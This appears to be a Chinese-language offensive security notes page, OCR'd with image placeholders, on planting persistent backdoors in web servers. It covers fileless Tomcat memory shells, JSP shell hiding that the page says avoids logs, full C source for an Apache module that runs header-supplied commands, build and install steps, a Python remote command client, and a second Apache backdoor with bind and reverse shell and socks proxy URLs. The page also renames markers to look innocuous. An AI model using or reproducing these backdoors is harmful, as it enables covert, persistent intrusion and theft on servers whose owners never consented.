
From:https://www.freebuf.com/articles/web/172753.html
https://github.com/rebeyond/memShell
当获取一个webshell或bashshell权限时，下载后门执行注入进程形成无文件复活后门
下载后解压到任意web目录



得到2个jar文件
执行，password设置为你的密码
>java -jar inject.jar password




注入成功，在web任意页面任意url执行命令
http://192.168.0.121:8080/css/app.css?pass_the_world=password




可执行命令，反弹shell，上传/下载文件，列目录，读文件，添加代理，连接菜刀

Tomcat JSP HideShell

From:https://mp.weixin.qq.com/s/7b3Fyu_K6ZRgKlp6RkdYoA
https://github.com/QAX-A-Team/HideShell
把自己的shell和hideshell传入靶机，先访问自己的shell，目的是为了让 Tomcat 将它编译，并生成 JspServletWrapper 保存在 JspRuntimeContext 中。




再访问hideshell.jsp，点击hide你的shell。




已经隐藏了


再访问hideshell.jsp，可以看到隐藏后的shell的文件名。




访问看看




当然，也可以把hideshell自身隐藏了，那访问它的方式就是hidden-hideshell.jsp




目录里啥都没了




此方式隐藏之后请求不会产生日志



那如果把shelltest文件夹删掉权限还会在吗？




是在的



Apache Module后门1

From:https://github.com/WangYihang/Apache-HTTP-Server-Module-Backdoor
生成模板结构
>apxs -g -n auth



编辑mod_auth.c文件

```
#include "httpd.h"
#include "http_config.h"
#include "http_protocol.h"
#include "ap_config.h"
#include <stdio.h>
#include <stdlib.h>
static int auth_handler(request_rec *r)
{
    const apr_array_header_t    *fields;
    int                         i;
    apr_table_entry_t           *e = 0;
    char FLAG = 0;
    fields = apr_table_elts(r->headers_in);
    e = (apr_table_entry_t *) fields->elts;
    for(i = 0; i < fields->nelts; i++) {
        if(strcmp(e[i].key, "Authorizations") == 0){
            FLAG = 1;
            break;
        }
    }
    if (FLAG){
        char * command = e[i].val;
        FILE* fp = popen(command,"r");
        char buffer[0x100] = {0};
        int counter = 1;
        while(counter){
            counter = fread(buffer, 1, sizeof(buffer), fp);
            ap_rwrite(buffer, counter, r);
        }
        pclose(fp);
        return DONE;
    }
    return DECLINED;
}
static void auth_register_hooks(apr_pool_t *p)
{
    ap_hook_handler(auth_handler, NULL, NULL, APR_HOOK_MIDDLE);
}
module AP_MODULE_DECLARE_DATA auth_module = {
    STANDARD20_MODULE_STUFF,
    NULL,                  /* create per-dir    config structures */
    NULL,                  /* merge  per-dir    config structures */
    NULL,                  /* create per-server config structures */
    NULL,                  /* merge  per-server config structures */
    NULL,                  /* table of config file commands       */
    auth_register_hooks  /* register hooks                      */
};
```

编译后重启apache

```
>apxs -i -a -c mod_auth.c && service apache2 restart
```

```
root@y:~/auth# apxs -i -a -c mod_auth.c
/usr/share/apr-1.0/build/libtool --silent --mode=compile --tag=disable-static x8
6_64-linux-gnu-gcc -std=gnu99 -prefer-pic -pipe -g -O2 -fstack-protector --param
=ssp-buffer-size=4 -Wformat -Werror=format-security  -D_FORTIFY_SOURCE=2   -DLIN
UX -D_REENTRANT -D_GNU_SOURCE  -pthread  -I/usr/include/apache2  -I/usr/include/
apr-1.0   -I/usr/include/apr-1.0 -I/usr/include  -c -o mod_auth.lo mod_auth.c &&
 touch mod_auth.slo
/usr/share/apr-1.0/build/libtool --silent --mode=link --tag=disable-static x86_6
4-linux-gnu-gcc -std=gnu99 -Wl,--as-needed -Wl,-Bsymbolic-functions -Wl,-z,relro
 -Wl,-z,now    -o mod_auth.la  -rpath /usr/lib/apache2/modules -module -avoid-ve
rsion    mod_auth.lo
/usr/share/apache2/build/instdso.sh SH_LIBTOOL='/usr/share/apr-1.0/build/libtool
' mod_auth.la /usr/lib/apache2/modules
/usr/share/apr-1.0/build/libtool --mode=install install mod_auth.la /usr/lib/apa
che2/modules/
libtool: install: install .libs/mod_auth.so /usr/lib/apache2/modules/mod_auth.so
libtool: install: install .libs/mod_auth.lai /usr/lib/apache2/modules/mod_auth.l
a
libtool: finish: PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/
bin:/usr/games:/usr/local/games:/sbin" ldconfig -n /usr/lib/apache2/modules
----------------------------------------------------------------------
Libraries have been installed in:
   /usr/lib/apache2/modules
```

原文件接受的头是backdoor太明显，这里换成了Authorizations

```
root@kali:~# curl 'http://192.168.0.110' -H 'Authorizations:id'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
root@kali:~# curl 'http://192.168.0.110' -H 'Authorizations:cat /etc/passwd'
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nolog
n
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
redis:x:104:111:redis server,,,:/var/lib/redis:/bin/false
mysql:x:105:113:MySQL Server,,,:/nonexistent:/bin/false
tomcat6:x:106:114::/usr/share/tomcat6:/bin/false
y:x:1000:1000::/home/y:
```

或使用python来执行

```
root@kali:~# python exp.py 192.168.0.110 80
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:98:03:79
          inet addr:192.168.0.110  Bcast:192.168.0.255  Mask:255.25
          inet6 addr: fe80::20c:29ff:fe98:379/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:48920 errors:0 dropped:0 overruns:0 frame:0
          TX packets:25640 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:58815571 (58.8 MB)  TX bytes:3317222 (3.3 MB)
```


```python
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import requests
import sys
def exploit(host, port, command):
    headers = {
        "Authorizations": command
    }
    url = "http://%s:%d/" % (host, port)
    response = requests.get(url, headers=headers)
    content = response.content
    print content
def main():
    if len(sys.argv) != 3:
        print "Usage : "
        print "\tpython %s [HOST] [PORT]" % (sys.argv[0])
        exit(1)
    host = sys.argv[1]
    port = int(sys.argv[2])
    while True:
        command = raw_input("$ ")
        if command == "exit":
            break
        exploit(host, port, command)
if __name__ == "__main__":
    main()
```

Apache Module后门2


```
From:https://github.com/VladRico/apache2_BackdoorMod
.load文件传入/etc/apache2/mods-available/目录，.so文件传入/usr/lib/apache2/modules/目录
启动后门模块，重启apache
>a2enmod backdoor&service apache2 restart
```

```
root@y:/etc/apache2/mods-available# a2enmod backdoor
Enabling module backdoor.
To activate the new configuration, you need to run:
  service apache2 restart
```


Cookie里添加字段password=backdoor
访问http://ip/ping返回如下图说明后门正常允许




访问http://ip/bind/12345 开启正向连接，攻击机执行nc ip 12345即可



访问http://ip/revtty/192.168.0.107/12138 开启反向连接，攻击机109执行nc监听12138即可



访问http://ip/proxy/1337开启socks代理



想要结束socks代理可执行

```
>echo "imdonewithyou" |nc 192.168.0.111 1337
```

```
root@kali:~# echo "imdonewithyou" |nc 192.168.0.111 1337
```

即可结束socks代理


以上原作者的文件命名backdoor太明显，可以自己修改文件重新编译

创建模板结构命名为phpmodev

```
root@y: ~
root@y:~# apxs -g -n phpmodev
Creating [DIR]  phpmodev
Creating [FILE] phpmodev/Makefile
Creating [FILE] phpmodev/modules.mk
Creating [FILE] phpmodev/mod_phpmodev.c
Creating [FILE] phpmodev/.deps
root@y:~#
```

```
93
94  #define PASSWORD "Authorizations=PHPSESSIONID"
95  #define SOCKSWORD "/proxy"
96  #define STOPPROXY "imdonewithyou"
97  #define PINGWORD "/ping"
98  #define SHELLWORD "/revtty"
99  #define REVERSESHELL "/reverse"
```

修改cookie内容为迷惑字段Authorizations=PHPSESSIONID



Apache Module后门3

From: https://mp.weixin.qq.com/s?__biz=MzI5MDQ2NjExOQ==&mid=2247491179&idx=1&sn=ab26fe36ac74f5b140e91279ae8018c7
生成模板结构
>apxs -g -n phpdevmod

```
root@ul6:~# apxs -g -n phpdevmod
Creating [DIR]  phpdevmod
Creating [FILE] phpdevmod/Makefile
Creating [FILE] phpdevmod/modules.mk
Creating [FILE] phpdevmod/mod_phpdevmod.c
Creating [FILE] phpdevmod/.deps
```

编辑mod_phpdevmod.c文件
编译
>make -e CC=x86_64-linux-gnu-g++

```
root@ul6:~/phpdevmod# make -e CC=x86_64-linux-gnu-g++
/usr/share/apr-1.0/build/libtool --no-silent --mode=compile x86_64-
  -pthread   -pipe -g -O2 -fstack-protector-strong -Wformat -Werro
ity     -DLINUX -D_REENTRANT -D_GNU_SOURCE   -DBUILD_DATETIME='"20
:25"' -Wdate-time -D_FORTIFY_SOURCE=2    -I/usr/include/apache2 -I
de/apr-1.0 -I/usr/include -prefer-pic -c mod_phpdevmod.c && touch
slo
libtool: compile:  x86_64-linux-gnu-g++ -pthread -pipe -g -O2 -fst
strong -Wformat -Werror=format-security -DLINUX -D_REENTRANT -D_GN
LD_DATETIME=\"2019-10-08T13:31:25\" -Wdate-time -D_FORTIFY_SOURCE=
de/apache2 -I. -I/usr/include/apr-1.0 -I/usr/include -c mod_phpdev
```


生成的.so文件在/.libs目录下

```
root@ul6:/etc/apache2/mods-enabled# ls ~/phpdevmod/.libs/
mod_phpdevmod.a   mod_phpdevmod.lai  mod_phpdevmod.so
mod_phpdevmod.la  mod_phpdevmod.o
root@ul6:/etc/apache2/mods-enabled#
```

